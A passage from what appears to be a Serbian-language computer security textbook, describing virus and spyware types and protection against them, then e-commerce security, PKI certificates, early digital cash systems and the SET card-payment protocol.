  Za dodavanje malicioznog koda unutar postojećeg koda virus koristi dve tehnike: pomera originalni, zdravi kod na kraj datoteke, ili upisuje svoj kod u šupljine zdravog koda (engl. *cavity virus*), na primer, u šupljine između sekcija .exe datoteka. Ukoliko je virus ovog tipa loše napisan (jednostavno prepisuje sekciju koda koja je neophodna za izvršenje aplikacije), aplikacija neće funkcionisati i virus će najverovatnije biti brzo detektovan.

EPO virusi (engl. *entry point obscuring*) mogu se izdvojiti kao posebna kategorija parazitnih virusa. Ovoj kategoriji pripada manji broj virusa koji svoj kod upisuju na kraj

datoteke ili unutar postojećeg koda. EPO virusi su karakteristični po tome što ne modifikuju adresu ulazne tačke u zaglavlju .exe datoteke. EPO virus upisuje rutinu koja izvršava telo virusa negde pri sredini datoteke. Telo virusa se izvršava samo ako je rutina koja sadrži virus pozvana (virus se ponaša kao logička bomba). Ukoliko se ova rutina retko kada koristi (npr. poruka o grešci koja se retko javlja), EPO virus može biti neaktivan dugo vremena. Pisac virusa mora da odabere ulaznu tačku pažljivo – loše odabrana ulazna tačka može dovesti do oštećenja nosioca ili do toga da virus ostane dovoljno dugo neaktivan (u tom slučaju se može desiti da korisnik jednostavno obriše inficiranu datoteku jer mu ona više ne treba).

Pridružujući virusi ne menjaju sadržaj originalne datoteke, već samo njeno ime i kreiraju novu datoteku pod originalnim imenom koja sadrži virus. Umesto zdrave datoteke, prvo se izvršava virus, a zatim zdrava datoteka. Postoje i druge vrste pridružujućih virusa – na primer, path-companion koji smešta svoje kopije u Windows sistemski direktorijum, pretpostavljajući da je on naveden prvi u promenljivoj PATH.

Virusi startnog zapisa svoj kod upisuje u glavni startni zapis hard diska (engl. *master boot record*) ili startni zapis (engl. *boot sector*) aktivne particije na disku. Po potrebi, virus obog tipa može upisati svoj kod u neki sektor na disku, a zatim promeniti vrednost u MBR-u. Zasnovani su na principima na kojima radi rutina za podizanje operativnog sistema.

Makro i skript virusi

Makro virusi (kao što je, na primer, Melissa) najčešće su napisani i ugrađeni u dokumente koji se otvaraju aplikacijama iz Microsoft Office paketa koje koriste OLE2 tehnologiju (Object Linking and Embedding). Makro virusi za druge aplikacije su relativno retki. Lokacija virusa u MS Office dokumentu zavisi od formata datoteke, koji je kod MS aplikacija najčešće vrlo složen. Svaki Word ili Excel dokument snima se kao sekvenca blokova podataka (svaki blok ima poseban format) povezanih meta-podacima (engl. *service data*). Mesto virusa u dokumentu objasnićemo simbolički:

- zaglavlje – meta podaci – tekst – fontovi – makroi - MAKRO VIRUS – ostali podaci

Prilikom rada sa dokumentima, MS Word izvršava razne akcije: aplikacija otvara, snima, štampa ili zatvara dokument. MS Word pri tome traži i izvršava adekvatne **makroe**. Na primer, komanda File → Save će pozvati FileSave makro pod pretpostavkom da je taj makro ispravno definisan i konfigurisan. Takođe postoje i **auto-makroi** (engl. *auto-macros*), koji se automatski izvršavaju u određenim situacijama, tj. ne zahtevaju da ih korisnik eksplicitno pozove. Na primer, prilikom otvaranja dokumenta, MS Word će proveriti da li u dokumentu postoji AutoOpen makro. Ukoliko makro postoji, Word će ga izvršiti. Prilikom zatvaranja dokumenta, Word će izvršiti AutoClose makro, ukoliko isti postoji. Prilikom pokretanja, Word će izvršiti AutoExec

makro. Takođe, u Word-u postoje makroi koji se izvršavaju u određeno vreme, određenog datuma, ili onda kada korisnik pritisne odgovarajuću kombinaciju tastera.

Po pravilu, makro virusi koji napadaju Office dokumente koriste jednu od prethodno opisanih tehnika. Virus može:

- da sadrži auto-makro,
- da se oslanja na redefinisanje standardnih sistemskih makroa (asociranih sa stavkom u meniju) i
- da sadrži macro koji se poziva kada korisnik pritisne odgovarajuću kombinaciju tastera.

Kada se makro virus izvrši i preuzme kontrolu, pokušaće da prenese svoj kod na druge datoteke, najčešće na one koje su otvorene u aplikaciji. Takođe, virus može na disku da traži druge datoteke.

Script virusi su podskup fajl sistem virusa, pisani u script jezicima (VBS, JavaScript, BAT, PHP). Script virusi su sposobni da inficiraju datoteke u drugom formatu, kao što je HTML format, ukoliko datoteke tog formata omogućavaju i dozvoljavaju izvršavanje skriptova. Ovi virusi mogu da funkcionišu kao deo složenog višedelnog virusa, ili samostalno (virus će inficirati druge Windows ili Linux skriptove).

Špijunski programi

Špijunski softver (engl. *spyware*) je neželjeni program, instaliran na računaru bez znanja (ili odobrenja) korisnika, koji prikuplja informacije o aktivnosti korisnika (na primer, softver koji se koristi i posećene Web stranice), lozinke i finansijske informacije. Takođe, u špijuske programe mogu se ubrojiti i trojanski konji iz kategorije kradljivaca informacija (na primer, *keyloggeri*). Posebna vrsta špijunskih programa – reklamni špijunski programi (engl. *adware*) ove informacije prikuplja i šalje kompanijama koje se bave posebnom vrstom marketinga (*behavioural marketing*, zasnovan na praćenju Vaših navika pri pretraživanju Weba i oglašavanjem preko iskačućih prozora i banera ugrađenih u aplikativni softver). Simptomi infekcije špijunskim prozorima su:

- neželjeni pop-up prozori sa reklamama koji se pojavljuju dok pretražujete Internet, otvaranje nove instance Web browsera sa neželjenim reklamama,
- promene na Web browseru - novi toolbar, promenjene ikonice ili baneri, promena podrazumevane Web stranice u browseru (engl. *home page*),
- računar se automatski, bez znanja korisnika, povezuje na Internet (koristeći Dialer trojanske konje) kako bi prikazao reklame,
- Web zahtevi su preusmereni, a veza sa Internetom je znatno sporija,

- računar radi sporije i nestabilno; operativni sistem se često blokira.

Osim krađe informacija (koja se u većini zemalja se smatra prekršajem), špijunski programi, takođe, kradu i resurse Vašeg računara i propusni opseg Vaše veze sa Internetom (za slanje prikupljenih informacija i prenos reklama).

Firme i pojedinci koji kodiraju špijunske programe najčešće ugrađuju svoj kod u razne datoteke i besplatni (engl. freeware) ili probni (engl. *shareware*) softver koji se može preuzeti sa Interneta. Špijunski program se ugrađuje kao deo izvršne datoteke korisnog programa (*hard-coded*) ili kao posebna aplikacija koju će rutina za instaliranje programa instalirati na Vaš računar. Ovakav softver je obično praćen veoma dugim ugovorom o korišćenju (engl. *End User Licence Agreement*, EULA) u kome je navedeno da se aplikacija isporučuje sa pratećim kodom koji će "najverovatnije" informisati neku marketinšku kompaniju o Vašim aktivnostima na Internetu; za uzvrat, dobićete gomilu šarenih banera (ne preporučujemo da "klinknete" na njih) i iskačuće prozore sa reklamama. Ukoliko u EULA pronađete ovakve tekstove, potrudite se da ne instalirate program (ili ga, ukoliko već morate, instalirajte na nekoj virtuelnoj mašini). Veoma popularni programi koji se isporučuju sa *spyware* i/ili *adware* komponentama su: Kazaa Media Desktop, e-Donkey, BearShare, FlashGet, Daemon Tools, kao i razni čuvari ekrana i desktop teme upakovani u rutine za instaliranje.

Špijunski programi se takođe mogu instalirati na računarima naivnih korisnika koristeći metodiku širenja karakterističnu za e-mail crve. Još jedan od načina za instalaciju špijunskih programa je korišćenje ActiveX kontrola, koje dozvoljavaju tvorcima zlonamernih programa da na vaš računar instaliraju neželjeni softver pod maskom legitimnog dodatka (engl. *plug-in*) za Vaš Web browser.

Špijunski programi se najšečće instaliraju kao softver koji nije registrovan u "Add/Remove Programs" sekciji Control Panel-a, što znači da ga je teško detektovati i ukloniti. Konkretno, detekcija špijunskih programa je najveći problem softverskih kompanija koje prave razna komercijalna ili besplatna *anti-spyware* rešenja. Najjednostavniji vid potencijalne špijunaže su špijunski kolačići (engl. *tracking cookie*s) – tekstualne datoteke koje marketinške kompanije koriste kako bi pribavile informacije o tome kada je koji korisnik posetio neku Web stranicu. Ovakav vid špijunskog softvera se najlakše uklanja. Međutim, pravi kradljivci informacija (poput *keyloggera*), koji se koriste za ozbiljnije namene su znatno komplikovaniji od običnih kolačića. Ovakav kod se najčešće čuva na nekoliko lokacija, formira zapise u registry bazi i omogućava reinstalaciju nakon uklanjanja, i najčešće ima mogućnost da sprečava ili ometa rad anti-spyware sotvera.

Najjednostavniji način zaštite od špijunskih programa je instaliranje programa koji sprečava instalaciju zlonamernog koda, a sledeći postupci vam takođe mogu biti od pomoći:

- pazite šta od softvera instalirate – uvek pročitajte EULA i proverite "background"

programa, tj. da li je neko na Internetu okarakterisao taj program kao nosioca spyware ili adware komponente

- koristite alternativni Web browser (Mozilla Firefox ili Opera) koji ne radi sa ActiveX komponentama; ukoliko baš "morate" da koristite Internet Explorer, sprečite mogućnost instalacije ActiveX kontrola (ili instalirajte samo one kojima verujete),

- ne "klikćite" po pop-up prozorima i reklamnim banerima na kojima piše da ste osvojili novac ili dobili besplatan iPod – tamo ionako nećete naći ništa zanimljivo (novac verovatno niste osvojili, a iPod skoro sigurno nećete dobiti besplatno, ali ćete zato dobiti besplatno nekoliko novih ActiveX kontrola koje sigurno ne želite),

- pripazite šta je od elektronske pošte legitimno (verovatnoća da će vam Microsoft na mail poslati kritičnu zakrpu za Windows je veoma mala).

U špijunske i reklamne programe koji se najčešće sreću spadaju Gator, CoolWebSearch, 180search Assistant, Cydoor, ISTbar, WhenU Save, WhenU Desktop Bar.


7.2. Antivirusna zaštita i zaštita od špijunskih programa

Kao što je već rečeno, najčešći načini da se inficirate virusom, crvom, ili špijunskim programom jesu instaliranje softvera sumnjivog porekla (ili sa sumnjivim EULA) koji ste preuzeli sa neke neproverene Web stranice i davanje dozvola neproverenim Web stranicama za instalaciju neke ActiveX kontrole ili BHO.

Prvi problem ćete rešiti ukoliko softver koji instalirate potiče od onih proizvođača kojima verujete i ukoliko ga preuzmete sa Web stranice tog proizvođača. Takođe, potrebno je da obratite pažnju na EULA, što ponekad može da predstavi problem (ukoliko je EULA dugačak 15-20 stranica, a baš takvi su baš karakteristični za proizvode koji uključuju špijunski softver). Na primer, ukoliko pažljivo pročitate GAIN licencu koja prati Kazaa Media Desktop, videćete da su proizvođači špijunske komponente zaštićeni zakonom (praktično, sami pristajete na špijuniranje i "usmereno" reklamiranje i ne možete ih zbog toga kasnije tužiti). Ovakve licence često zabranjuju njuškanje paketa na relaciji klijent – reklamni server, kao i blokiranje komunikacije između klijenta i reklamnog servera. Problem "brzog kliktanja" i instalacije ActiveX kontrola (takozvani "*drive-by-download*") iz Web browsera rešićete najjednostavnije ukoliko ne koristite Internet Explorer. Mozilla Firefox i Opera su besplatni browseri, brži i upotrebljiviji od Internet Explorera. Sama činjenica da Firefox ne podržava koncept instaliranja ActiveX kontrola znači da zaustavlja oko 90-95% špijunskih programa sa Interneta.

Ovim bi trebalo značajno da smanjite rizik zaraze neželjenim kodom. Sledeće što je potrebno da uradite jeste da instalirate antivirusni program. Antivirusni programi detektuju viruse na osnovu oznaka (definicija), pomoću heurističkih pravila, na osnovu promene dužine programa i promena u ček-sumama programa ili na osnovu akcije koju virus obavlja. Na tržištu postoji veliki broj antivirusnih proizvoda – neki su besplatni, neki se daju na probu (na određeni period nakon koga morate kupiti licencu). Dve osnovne komponente kvalitetnog antivirusnog programa su klasičan skener (proverava datoteke, MBR i registry bazu) i rezidentni skener koji obezbeđuje proveru u realnom vremenu (proverava izvršne datoteke koje pri pokretanju, elektronsku poštu, Web stranice i P2P mrežu). Zajedničko za oba skenera je da koriste bazu opisa zlonamernih programa koja se mora redovno obnavljati kako bi detekcija bika uspešna. Antivirusni program mora biti sposoban da aktiviranog trojanca ukloni iz liste procesa i očisti sa diska, pronađe virus u izvršnoj datoteci (bez obzira na ekstenziju datoteke), i proveri arhive. U principu, virus se mora pronaći pre aktiviranja jer ga je kasnije nekad nemoguce otkloniti, tj. zaražene datoteke vratiti u pređašnje stanje (ukoliko virus prepisuje zdravi kod).

Preostalo je još da instalirate neki od programa za zaštitu od špijunskog softvera. Ovih programa takođe ima mnogo – besplatnih i komercijalnih. Bitno je samo da odaberete neki koji je okarakterisan kao pouzdan. Poželjno je da anti-spyware program mora da bude krajnje restriktivan po pitanju *adware* i *spyware* komponenti. Neki skeneri nisu dovoljno restriktivni po pitanju adware komponenti koje se u novije vreme isporučuju u okviru besplatnog bundleovanog softvera (kao što je, na primer, WhenU Save). Takve programe slobodno zaobiđite. Anti-spyware program mora takođe da obezbedi neke funkcije sistema za detekciju upada (IDS), kao što je zaštita hosts datoteke i registry ključeva koji određuju šta će od softvera biti pokrenuto prilikom podizanja operativnog sistema. Takođe, poželjno je da obezbedi mogućnost automatskog osvežavanja antispyware definicija. Neki programa ove vrste pripadaju klasi takozvanog *"rogue"* antispyware softvera (integrisan *adware*, programi prilikom skeniranja prijavljuju da na sistemu postoje špijunski programi kojih u stvari nema, tj. primenjuju sociološki inženjering kako bi Vas naterali da kupite licencu). Izbegavajte ovakav softver. Postoji još nekoliko programa obezbeđuju zaštitu od potencijalnog "špijuniranja". Ove programe svrstavamo u posebnu klasu, koja sprečava neke funkcije Windows operativnog sistema, kao što su servisi koji obezbeđuju sinhronizaciju vremena sa time-serverom, automatsko skidanje zakrpa za operativni sistem, prijavljivanje grešaka Microsoftu, Messenger servis ili kompletan Windows Messenger, RPC locator i DCOM (koje su ranije iskorišćavali crvi), Windows XP calling home rutina, Remote Desktop i Remote Assistance, kao i DRM softver (Digital Rights Management) integrisan u Windows Media Player.



Sigurnost na Internetu

8.1. Infrastruktura zaštite u elektronskoj trgovini

Razvoj Internet tehnologija, Web servisa i sistema sigurnosti i zaštite, kao i sve šira primena kreditnih kartica, "digitalnog novca" i slično, obezbedili su podršku sve naprednijim načinima i mogućnostima elektronskog poslovanja. U novije vreme distribuirani sistemi i sistemi koji se oslanjaju na internet su osnova poslovanja za sve veći broj preduzeća i organizacija. Sve češća je i primena veoma kompleksnih portala i Integrisanih distriburianih sistema poslovanja. Takođe sistemska podrška u okviru savremenih operativnih sistema i u okviru različitih sistema baza podataka, transakcionih servera i sistema pomaže lakši i brži razvoj elektronskog poslovanja.

Elektronsko poslovanje danas integriše sve vidove interakcija: B2B (Business-to-Business), B2C (Business-to-Customer) i B2E (Business-to-Employee), a podržano pouzdanim sistemima zaštite i sigurnosti predstavlja ekonomično okruženje za prezentaciju i plasman roba i usluga. **B2B poslovanje** predstavlja mesto implementacije servisa on-line plaćanja. B2C poslovanje okrenuto je krajnjem korisniku – klijentu. Zadatak **B2C** e-commerce rešenja je širenje tržišta, kao i zadovoljavnje potreba postojećih korisnika kako u domenu prodaje roba i usluga, tako i u domenima pružanja informacija, servisa i podrške u eksploataciji. **B2E** interakcija obezbeđuje integraciju internog segmenta poslovanja kako sa implementiranim B2B tako i B2C e-commerce rešenjem. Integralni sistem e-commerce poslovanja obuhvata sve tri vrste e-commerce rešenja: B2B, B2C i B2E.

Sigurnost e-commerce sistema

Integracija sistema zaštite u integralnom sistemu e-commerce poslovanja podrazumeva tri osnovna aspekta u dizajniranju zaštite: autentifikaciju, autorizaciju i zaštitu tajnosti.

- **Autentifikacija korisnika** u distribuiranim sistemima kao što je e-commerce sajt realizuje se kroz dva osnovna koncepta (modela): model predstavljanja/delegiranja, model poverljivog servera. Oba modela podrazumevaju višeslojnu arhitekturu aplikativnog rešenja (takozvana *thee-tier* arhitektura). Autentifikacija korisnika vrši se na srednjem sloju (Web ili aplikativni server) a razlika između ova dva koncepta odnosi se na "security account" kojim se pristupa podacima (sloj podataka, data layer). U **modelu predstavljanja/delegiranja** korisnik se predstavlja aplikaciji srednjeg sloja prezentujući svoje akreditive (engl. Credentials) koji se dalje koriste za pristup podacima. U **modelu poverljivog servera** aplikacija srednjeg sloja autentifikuje korisnika, a komunikaciju sa "database" serverom ostvaruje koristeći svoj vlastiti "security account". Korisnik nema ovlašćenja za direktan pristup

podacima, već se to ostvaruje isključivo kroz aplikaciju srednjeg sloja. U ovom slučaju autentifikacija se obavlja u dva koraka: prvo, aplikacija na srednjem sloju autentifikuje korisnika, a zatim server podataka autentifikuje aplikaciju.

- **Autorizacija** omogućava određenim korisnicima ili servisima kontrolisan pristup resursima. Jednom, kada je korisnik autentifikovan, on biva autorizovan za izvršenje samo onih zadataka koji su mu autorizacijom omogućeni. Sa stanovišta sigurnosti, veoma je značajno da su nivoi pristupa ograničeni na isključivo autorizovane korisnike.

- **Zaštita tajnosti** podrazumeva šifrovanje podataka u cilju sprečavanja neovlašćenog uvida u osetljive informacije. U e-commerce šemama zaštita tajnosti podataka implementira se na nivou međuserverske komunikacije (npr. server e-commerce provajdera – server banke/provajdera plaćanja), kao i na nivou komunikacije klijent – server provajdera. U prvom slučaju najčešće se koriste sigurnosni zaštićeni kanali, dok se u drugom slučaju koristi SSL protokol.

Infrastruktura javnih ključeva

Infrastruktura javnih ključeva (PKI) je skup komponenti koje upravljaju sertifikatima i ključevima koji se koriste u servisima šifrovanja i generisanja digitalnog potpisa. Dobra infrastruktura javnih ključeva mora obezbediti servise za kriptografske operacije, prihvat zahteva i izdavanje sertifikata kao i njihovo zanavljanje, distribuciju i validaciju sertifikata, povlačenje sertifikata, kao i administrativne poslove i servise za podršku svemu navedenom. Softverske komponente e-commerce sistema u kombinaciji sa sistemskim komponentama operativnog sistema treba da obezbede servise za generisanje i upravljenje sertifikatima za autentikaciju korisnika.

Sertifikati obezbeđuju mehanizam za uspostavljanje poverenja u odnosima između javnih ključeva i entiteta koji poseduju odgovarajuće tajne ključeve u svrhu pružanja garancije da određeni javni ključ pripada određenom entitetu. Osnovna forma sertifikata, koja se danas koristi, bazirana je na ITU-T X.509 standardu. Sertifikat se može posmatrati kao digitalna **lična karta odgovarajućeg entiteta**. Lična karta u nas je opšte prihvaćeni dokaz o identitetu vlasnika izdana od strane MUP-a (državne institucije). Pošto se veruje državnoj instituciji da je pre izdavanja lične karte izvršila proveru identiteta osobe, time se veruje u identitet osobe kome je izdana lična karta.

Sertifikate javnih ključeva izdaje **sertifikaciono telo** (engl. *Certification Authority*, *CA*). U zavisnosti od domena primene, to može biti neka državna institucija od poverenja, ali i bilo koja institucija ili pojedinac za svoje komintente. Pored opštih podataka o identitetu (naziv, adresa, organizacija, država i dr.) sadrži još i javni ključ toga identiteta, podatke o izdavaocu sertifikata i sve to overeno digitalnim potpisom CA. Sertifikaciono telo izdaje sertifikate podnosiocima zahteva na osnovu uspostavljenih kriterijuma. CA se pojavljuje u ulozi garanta prilikom uspostavljanja

korelacije između javnog ključa subjekta i ostalih identifikacionih podataka o tom subjektu koji su sadržani u izdatom sertifikatu.

CA se mogu organizovati po hijerarhijskom modelu. To omogućava veću funkcionalnost i jednostavniju administraciju. Generalno, hijerarhija CA sadrži više CA sa strogo definisanim odnosom roditelj-dete. CA koji je najviši u hijerarhiji se generalno naziva korenski CA (engl. root CA) čiji sertifikat je potpisan samim sobom (engl. self-signed). To je sertifikat u kome su naziv subjekta i naziv izdavaoca sertifikata identični i čiji javni ključ se može direktno uzeti za verifikaciju potpisa pridruženog uz sertifikat. Ukoliko postoji više od jednog CA u hijerarhiji vrši se validacija sertifikata od nižeg ka višem hijerarhijskom nivou. Uzmimo za primer da centralna banka izdaje sertifikate za komercijalne banke. Ona se pojavljuje u ulozi korenskog CA. Komercijalne banke izdaju sertifikate za svoje klijente. Klijent jedne banke ne mora da veruje sertifikatu izdatom od druge banke, ali veruje centralnoj banci. Provera validnosti sertifikata deponenta druge banke vrši se tako što se proveri digitalni potpis njegovog sertifikata pomoću javnog ključa uzetog iz sertifikata banke koja je izdala taj sertifikat. Potom se proveri potpis na sertifikatu banke pomoću javnog ključa centralne banke. Po definiciji, korenskom sertifikatu se veruje (u ovom slučaju centralnoj banci). Time je dokazana validnost sertifikata klijenta. Na isti način se vrši provera i kada je u lancu više CA.

Prikaz osnovnih sistema plaćanja i digitalnog novca

CyberCash počeo je sa radom 1995 god. i predstavljao je platni sistem zasnovan je na programu, digitalnom novčaniku Cyber Cash Wallet, koji kupci moraju koristiti prilikom kupovine.

FirstVirtual First Virtual (FV) bio je jedan od prvih platnih sistema na Internetu, a sa radom je otpočeo oktobra 1994. Glavni cilj kompanije First Virtual Holdings bio je da se stvori jedan platni sistem na Internetu koji je jednostavan za upotrebu.

E–Cash je anonimni digitalni novac čija se ispravnost proverava on-line, od strane odgovarajuće finansijske institucije. E–Cash sistem razvila je firma DigiCash osnovana 1994. godine.

NetCash metoda je razvijena na Univerzitetu južne Kalifornije (University of Southern California). Značajna karakteristika ovog projekta jeste upotreba već postojećih računovodstvenih sistema i procedura u finansijskim institucijama, što bi trebalo da utiče na smanjivanje početnih investicija.


Mondex sistem digitalnog novca razvija firma Mondex U.K., koja je, nakon kupovine kontrolnog paketa akcija od strane MasterCard–a, postala deo kompanije MasterCard.

VisaCash VisaCash je projekat kompanije Visa. Ovim sistemom Visa pokušava da parira MasterCard Mondex projektu. I ovaj sistem funkcioniše na bazi sertifikata koji

glasi na donosioca, a zasnovan je na karticama sa mikročipom.

SET protokol

SET je predloženi standard za obavljanje transakcija kreditnim/debitnim karticama preko Interneta koga zajedničkim naporima razvijaju Visa i MasterCard, uz tehničku pomoć raznovrsnih kompanija iz oblasti informacionih sistema, kriptografije i Interneta, kao što su Netscape, IBM i VeriSign. Budući da iza ovog standarda stoje ovako "zvučna" imena, bilo je verovatno je da će on u budućnosti postati dominantni metod za plaćanje kreditnim/debitnim karticama preko Interneta. Na slici 8.1 prikazano je mesto SET protokola u TCP/IP skupu protokola.



Slika 8.1. *Položaj SET protokola u TCP/IP skupu protokola*


MasterCard i Visa razvijaju SET kao besplatan protokol za transakcije kreditnim/debitnim karticama preko Interneta. Bez obzira na to što ga razvijaju ove dve kompanije, protokol može da se koristi za ma koju vrstu kreditnih/debitnih kartica, recimo za American Express ili Discover.

Komponente SET protokola

Ovim protokolom treba da se ostvari nekoliko ciljeva. Prvo, potrebno je kreirati jednostavno, jeftino rešenje za trgovce koji obavljaju prodaju putem kreditnih/debitnih kartica na Internetu. Drugo, treba stvoriti protokol za obradu transakcija kreditnim/debitnim karticama koji će malo uticati na postojeću finansijsku infrastrukturu. Treće, SET protokol će omogućiti proizvođačima softvera da proizvedu softver za plaćanje kreditnim/debitnim karticama. Time što će SET biti otvoreni standard, za koji nije potrebna licenca, on će garantovati postojanje konkurentnog okruženja za proizvođače softvera. Na taj način bi se smanjili troškovi trgovaca i finansijskih institucija koje su zainteresovane za obradu plaćanja kreditnim/debitnim karticama preko Interneta.

Na prvi pogled, SET protokol je vrlo sličan CyberCash platnom sistemu. Trgovci i kupci moraju imati softver koji sadrži SET protokol kako bi koristili SET za transakcije kreditnim/debitnim karticama. Takođe, poslovne banke obrađuju dostavljene zahteve za obradu transakcija kreditnim/debitnim karticama, koji pristižu putem SET-a, na isti način kao da su ti zahtevi za obradom stigli sa POS terminala. Trgovci mogu zahtevati iste vrste transakcija (npr. autorizovanje) kao i kod CyberCash sistema.

Međutim, između SET-a i CyberCash sistema postoje izvesne razlike. CyberCash ima aktivnu ulogu u obradi svake transakcije kreditnim/debitnim karticama koja prođe kroz ovaj sistem. CyberCash-ovi serveri stoje između trgovca i poslovne banke. Oni proveravaju identitet kupca i trgovca koji učestvuju u transakciji. Ovi serveri, takođe, vrše prevođenje podataka iz oblika koji koristi CyberCash u oblik koji koriste poslovne banke. Kod SET-a neće postojati neka pojedinačna kompanija koja će biti odgovorna za obradu transakcija. Posao prevođenja podataka iz SET oblika u oblik koji koriste poslovne banke obavlja SET gateway. Gateway-ima će upravljati kompanije koje su sklopile ugovor sa nekom poslovnom bankom da to čine za njen račun, ili same poslovne banke.



Slika 8.2. *SET protokol*

Proveru identiteta kupaca, trgovaca i poslovnih banaka neće obavljati neki centralizovani server. SET koristi sistem sertifikata za proveru identiteta. Sertifikate izdaje neki entitet od poverenja ili "organ za izdavanje sertifikata", koji može jemčiti za identitet nekoga ko je podneo digitalni potpis. Sertifikat predstavlja dokaz da dati potpis pripada entitetu koji ga je podneo. Ovi sertifikati se prosleđuju između platnog softvera kupca, trgovca i poslovne banke da bi se dokazalo da je svaki entitet, koji je uključen u datu transakciju, zaista onaj kojim se predstavlja.

Proces plaćanja po SET standardu nešto je komplikovaniji od prethodna dva modela koja smo razmotrili, zbog potrebe prosleđivanja javnih ključeva između strana u transakciji i verifikacije sertifikata u toku transakcije.

Proces kupovine

Koraci prilikom kupovine kreditnom/debitnom karticom uz upotrebu SET protokola su sledeći:

[1] Kupac pokazuje interesovanje za kupovinu putem kreditne/debitne kartice.

[2] Trgovčev sistem formira fakturu i šalje je kupcu. Kupac koristi softver nalik CyberCash Wallet-u, koji prima fakturu i prenosi podatke o kupčevoj kreditnoj/debitnoj kartici trgovcu. Ovaj softver će, verovatno, biti ugrađen u Web čitač.

[3] Kupac bira Visa ili MasterCard kreditnu / debitnu karticu za plaćanje, ili neku drugu koja se može koristiti putem SET softvera za plaćanje.

[4] Kupčev softver započinje proces plaćanja putem slanja zahteva trgovčevom softveru da mu dostavi trgovčev javni ključ za enkripciju, kao i javni ključ payment gateway-a (tj. javni ključ sistema poslovne banke) koju trgovac koristi. Ovaj zahtev ukazuje na to koju će kreditnu / debitnu karticu kupac koristiti, s obzirom na to da trgovac može da koristi različite payment gateway-e za različite vrste kartica. Kupčevom softveru potrebni su javni ključevi trgovca i platne payment gateway-e da bi mogao da pošalje podatke o kreditnoj/debitnoj kartici trgovcu.

[5] Trgovčev softver generiše odgovor na zahtev kupca i šalje ga kupčevom softveru. Odgovor sadrži: jedinstveni identifikator transakcije koji generiše trgovčev sistem; sertifikat trgovčevog javnog ključa; i sertifikat javnog ključa payment gateway-a.

[6] Kupčev softver tada proverava javni ključ trgovca i payment gateway-a.

[7] Kupčev softver generiše dva paketa informacija, koja šalje nazad trgovcu: paket informacija o narudžbini (Order Informations - OI) i paket instrukcija za kupovinu (Payment Instructions - PI). Svaki paket se zasebno šifrira. Paket instrukcija za kupovinu (PI) se šifrira javnim ključem payment gateway-a, pošto trgovac ne treba da ima pristup ovom paketu. Trgovac treba da vidi paket informacija o narudžbini (OI). Ovaj paket sadrži identifikator transakcije, naziv kartice koja se koristi i datum transakcije. Trgovac ne sme da vidi broj kreditne/debitne kartice kupca. Paket instrukcija za kupovinu (PI) koristi poslovna banka prilikom obrade transakcije. On se kanališe preko trgovca do payment gateway-a, što znači da trgovac ne može da dešifruje ovaj paket, već ga samo prosleđuje Payment gateway-u u neizmenjenom obliku. Ovaj paket sadrži broj kreditne/debitne kartice sa datumom njenog isteka, vrednost kupljene robe/usluga i opis narudžbine.

[8] Kupčev softver prenosi pomenuta dva paketa informacija (OI i PI) do trgovca.

[9] Trgovčev softver proverava da sadržaj poruke kupca, koja sadrži OI i PI pakete, nije usput izmenjen. Ako je poruka neizmenjena, softver započinje proces traženja autorizacije od trgovčeve poslovne banke.

[10] Trgovčev softver generiše zahtev za autorizaciju plaćanja kreditnom/debitnom karticom. Ovaj zahtev sadrži identifikator transakcije, koji je trgovac generisao

na početku procesa plaćanja.

[11] Trgovac šalje Payment gateway-u svoje poslovne banke poruku šifriranu upotrebom javnog ključa payment gateway-a. Ova poruka sadrži: zahtev za autorizovanje; PI paket koji je poslao kupac; i trgovčev javni ključ sa sertifikatom.

[12] Payment gateway dešifruje poruku i njene komponente. Ponovo se vrši provera očuvanosti integriteta poruke (tj. njene eventualne izmene) tako što se upoređuje identifikator zahteva za autorizovanjem sa identifikatorom u kupčevom PI paketu i proverava da li je trgovac pokušao da izmeni podatke u kupčevom PI paketu.

[13] Payment gateway zatim šalje zahtev za autorizovanje plaćanja emitentu kreditne/debitne kartice kupca preko uobičajenih bankarskih kanala, tj. istih onih kanala preko kojih bi banka zahtevala autorizovanje za bilo koju klasičnu transakciju kreditnom/debitnom karticom.

